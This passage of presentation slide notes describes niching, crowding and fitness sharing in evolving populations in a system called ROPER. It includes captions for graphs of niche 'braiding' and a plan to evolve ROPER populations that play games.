
32. Tracking Niches without Crowding



33. Niching with Crowding



34. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

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



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

35. Snek!



The next step is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

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
